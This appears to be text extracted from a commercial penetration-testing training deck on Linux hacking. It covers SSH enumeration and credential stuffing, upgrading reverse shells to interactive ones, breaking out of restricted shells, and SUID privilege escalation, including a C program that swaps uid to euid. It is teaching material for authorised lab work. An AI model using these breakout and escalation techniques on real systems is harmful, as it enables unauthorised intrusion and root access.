## Demo 4.15



## Exercise 4.15




## Attacks

---

- Identify and correlate various attacks and malicious activities in Wazuh.

[https://www.youtube.com/playlist?list=PLzVPGKI\\_CdO\\_6xzSZmhlehO98IJpGhEKp](https://www.youtube.com/playlist?list=PLzVPGKI_CdO_6xzSZmhlehO98IJpGhEKp)

# Network status: After Windows Multi Forest Exploitation






## Hacking \*nix

- Linux Enumeration and Exploitation
- Linux Privilege Escalation
- Linux Persistence

# The Basics

---



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# The Basics

---

- Everything is a file.
  - The root user ( $id=0$ ) has access to all files.
  - **Home Folder (~)** locations are identified at paths such as `/home/<username>` and `/root` for the root user.
- 
- **User information**
    - `/etc/passwd`: contains user details.
    - `/etc/shadow`: contains salted password hashes.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# The Basics

---

- Each file/directory has three permission groups:
  - **Owner** – Exclusive permissions for the file or directory owner.
  - **Group** – Permissions reserved for the specified group.
  - **All Users** – General permissions governing access for all other system users; critical to manage carefully.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://www.linuxfoundation.org/blog/blog/classic-sysadmin-understanding-linux-file-permissions>

# The Basics

---

- Each file or directory has three basic permission types:
  - **Read** – Denotes the user's authority to view the contents of a file or directory.
  - **Write** – Pertains to the user's privilege to modify or alter a file or a folder.
  - **Execute** – Concerns the user's permission to run a file or access a folder's contents.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://www.linuxfoundation.org/blog/blog/classic-sysadmin-understanding-linux-file-permissions>

# The Basics

---


- Modify File Modes or Access Control Lists:

- `chmod a-rw <file>`
  - `chmod a+rw <file>`

- Display File Status:

- `stat -c '%a' /etc/passwd`
  - `stat -f "%A" /etc/passwd` (Mac OS)

suid	sgid	stb	r	w	x	r	w	x	r	w	x
4	2	1	4	2	1	4	2	1	4	2	1
7			7			7			7		
Special			user			group			others		



Hacking \*nix

## **Linux Enumeration and Exploitation**



# SSH Basics

---

- SSH is a protocol for secure remote access over untrusted networks.
- Replaces unsafe/plain text services such as:
  - Telnet, FTP
  - Rservices – rlogin, rsh
- SSH protocol versions:
  - **V1 deprecated now:** Inherent weaknesses such as insecure integrity checksums and MiTM attack susceptibility.
  - **V2 the latest version in use:** If the server strings show v1.99, this means both versions are supported.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# SSH Enumeration - Tools

---

- Metasploit-framework
  - *modules/auxiliary/scanner/ssh/ssh\_enumusers*
  - *modules/auxiliary/scanner/ssh/ssh\_login*
- Nmap
  - *ssh-auth-methods.nse* - Authentication methods.
  - *ssh2-enum-algos.nse* - Supported algorithms (encryption, compression).
  - *sshv1.nse* - SSHv1 support.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



## Demo 5.1

# SSH Enumeration

---

- What services are listening on the host  
192.168.X.209?
- Identify supported authentication methods with  
*ssh-auth-methods.nse*.
- Confirm a computer existence matching account  
(UBUNTU-X) with *ldap-search.nse*.

# SSH Basics

---

- Host authentication
  - **known\_hosts** - contains signatures of the trusted hosts by the client to prevent spoofing.
- User authentication
  - **User/password** - Where the credentials are sent through a secure channel.
  - **SSH Keys** - Using asymmetric encryption.
  - **GSSAPI** - Kerberos
  - **Others**



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SSH Key Authentication

---

- Create a public/private key pair.
- Upload public key to remote servers `/home/user/.ssh/authorized_keys`.
  - **NOTE:** `authorized_keys` file should not be world-writable.
- Authenticate with your private key.
  - **NOTE:** private key should only be readable by the user.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 5.2




## Demo 5.2

### Kerberos SSH

---

- Using the acquired credentials, perform the following:
  - Perform credential stuffing attack.
  - Gain SSH access to the host 192.168.X.209.



Hacking \*nix

## **Shell Breakout**



# Shell Games: Non-Interactive to Interactive

---

If you obtain a reverse shell via **nc** or similar methods, you might end up getting a non-interactive shell.

- You don't see the prompt.
- Commands like "clear" or "^L" or "ssh" fail with "must be run from terminal".

Some options to gain an interactive shell include:

- python -c 'import pty; pty.spawn("/bin/bash")'
- perl -e 'exec "/bin/sh";'
- /bin/sh -i



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Restricted Shells

---

- Shell access can be further restricted by the use of restricted shells:
  - Pre-packaged restricted shells such as rbash.
  - Homegrown or written from scratch in perl/Python (Ishell).
- Each has its own strengths and weaknesses:
  - **rbash**: It prevents direct usage of the '/' character in commands, yet execution proceeds if the command exists in the user's path.
  - **Ishell**: performs command parsing and hence vulnerable to logic bugs.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## SSH Breakout Example

---

- This described method is convenient and can be tested on firewall, SWITCH, router and other network device SSH interfaces.
- By default, a user has access to the device console, a successful breakout can lead to much-elevated access.

```
root@[REDACTED]:~# ssh nsstest@[REDACTED]
nsstest@[REDACTED] password:
Login Time: Jun 22, 2020 13:52:54 (Mon) GMT
SWITCH> enable
^
% Invalid input detected at '^' marker.

SWITCH> exit
Connection to [REDACTED] closed.
root@[REDACTED]:~# ssh nsstest@[REDACTED] -t /bin/sh
nsstest@[REDACTED] password:
# id
uid=0(admin) gid=0(admin) groups=0(admin)
```

# Breakout / Elevation Options: GTFObins

---

- List of binaries to bypass local security protections
- <https://gtfobins.github.io/>
- Inspired by LOLBins project on Windows
- Binaries can be used to perform a wide range of actions
  - Interactive execute
  - Non-interactive reverse shell
  - Non-interactive bind shell
  - File write
  - File read
  - Sudo
  - Limited SUID



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 5.3




## Demo 5.3

## Shell Breakout


---


- Break out of restricted SSH shell.
- Execute the ‘ip addr’ as a domain user and save the output.




Hacking \*nix  
**Linux Privilege Escalation**









Hacking \*nix

## **Special Permissions**



# SUID Files

---

- Executes with the ***uid*** of the owner of the file(s), not with the permission of the user executing it.
- Creating a SUID & SGID file.
  - `chmod 6755 <file_name>`
- Searching for SUID & SGID files.
  - `find / \(\ -perm -4000 -o -perm -2000 \|) -type f 2>/dev/null`

```
[tpv_user@UBUNTU-10:~$ ls -alh /usr/bin/run
-rwsr-sr-x 1 dave dave 16K Jun 12 13:18 /usr/bin/run
```

# SUID Files

---

- Privileges are dropped for:
  - **Interpreted code** - (i.e., scripts will be ignored)
  - **Bash** - By default drops privileges to calling user, use `-p` to retain permissions.
  
- Ignored environment variables.
  - `LD_PRELOAD`
  - `LD_DEBUG`
  - Others



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://man7.org/linux/man-pages/man8/ld.so.8.html>

## euid to uid

---

```
$ id
```

```
uid=1001(bob) gid=1001(bob) euid=1002(julie) groups=1001(bob)
```



- **Effective user id - euid**
  - euid = 0 = root = game over!
- While **euid** is good, we really want to have **uid** as the victim user.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://tldp.org/HOWTO/Secure-Programs-HOWTO/processes.html>

# SUID Files

---

- If Bash drops privileges when **suid is enabled**, How **sudo** works?
  - All comes down to *euid, egid vs uid, gid*
  - Bash in POSIX mode.

```
1316 | widget ()  
1317 | {  
1318 |     uid_t u;  
1319 |  
1320 |     u = getuid ();  
1321 |     if (current_user.uid != u)  
1322 |     {  
1323 |         FREE (current_user.user_name);  
1324 |         FREE (current_user.shell);  
1325 |         FREE (current_user.home_dir);  
1326 |         current_user.user_name = current_user.shell = current_user.home_dir = (char *)NULL;  
1327 |     }  
1328 |     current_user.uid = u;  
1329 |     current_user.gid = getgid ();  
1330 |     current_user.euid = geteuid ();  
1331 |     current_user.egid = getegid ();  
1332 |  
1333 |     /* See whether or not we are running setuid or setgid. */  
1334 |     return (current_user.uid != current_user.euid) ||  
1335 |             (current_user.gid != current_user.egid);  
1336 | }
```

Reference:

<http://git.savannah.gnu.org/cgit/bash.git/tree/shell.c>  
<https://www.mathyvanhoef.com/2012/11/common-pitfalls-when-writing-exploits.html?m=1>

# SUID Files

---

- Environment variables:
  - Path search manipulation
  - Command injection
  - Shared library loading

```
1  #define SHELL_PATH "/bin/sh" /* Path of the shell. */
2  #define SHELL_NAME "sh"    /* Name to give it. */
3
4  /* Execute LINE as a shell command, returning its status. */
5  static int
6  do_system (const char *line)
7  {
8      ...
9      __sigaddset (&sa.sa_mask, SIGCHLD);
10     /* sigprocmask can not fail with SIG_BLOCK used with valid input
11        arguments. */
12     __sigprocmask (SIG_BLOCK, &sa.sa_mask, &omask);
13
14     __sigemptyset (&reset);
15     if (intr.sa_handler != SIG_IGN)
16         __sigaddset(&reset, SIGINT);
17     if (quit.sa_handler != SIG_IGN)
18         __sigaddset(&reset, SIGQUIT);
19
20     posix_spawnattr_t spawn_attr;
21     /* None of the posix_spawnattr_* function returns an error, including
22        posix_spawnattr_setflags for the follow specific usage (using valid
23        flags). */
24     __posix_spawnattr_init (&spawn_attr);
25     __posix_spawnattr_setsigmask (&spawn_attr, &omask);
26     __posix_spawnattr_setsigdefault (&spawn_attr, &reset);
27     __posix_spawnattr_setflags (&spawn_attr,
28                               POSIX_SPAWN_SETSIGDEF | POSIX_SPAWN_SETSIGMASK);
29
30     ret = __posix_spawn (&pid, SHELL_PATH, 0, &spawn_attr,
31                         (char *const[]){ (char *) SHELL_NAME,
32                             (char *) "-c",
33                             (char *) line, NULL },
34                         __environ);
35     __posix_spawnattr_destroy (&spawn_attr);
36
37     ...
38
39     return status;
40 }
```

Reference:

[https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/plain/fs/binfmt\\_script.c?id=HEAD](https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/plain/fs/binfmt_script.c?id=HEAD)  
<https://sources.debian.org/src/glibc/2.31-13%2Bdeb11u3/sysdeps posix/system.c>

## euid to uid: Example

---

- `sudo -l` lists the allowed commands for the invoking user on the current host.
- The invoking user is derived based on the **uid**, not on the **euid**.
- Thus, it's always worthwhile gaining the same **uid as euid**.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

Reference:

<https://www.mathyvanhoef.com/2012/11/common-pitfalls-when-writing-exploits.html?m=1>

## euid to uid: Example

---


- An example of a simple C program to start bash with the euid/egid privileges.

```
setreuid(uid_t ruid, uid_t euid);
```

```
foobash-4.3$ cat uidswap.c
#include <sys/types.h>
#include <unistd.h>
int main(void){
    setreuid(geteuid(),-1);
    setregid(getegid(),-1);
    char *args[] = {"./bin/bash",0};
    execve(args[0],args,0);
    return 0;
}
foobash-4.3$ gcc uidswap.c -o uidswap
foobash-4.3$ id
uid=1001(foo2) gid=1001(foo2) euid=1000(foo) egid=1000(foo) groups
foobash-4.3$ ./uidswap
foo@ubuntu:/home/foo2/exec$ id
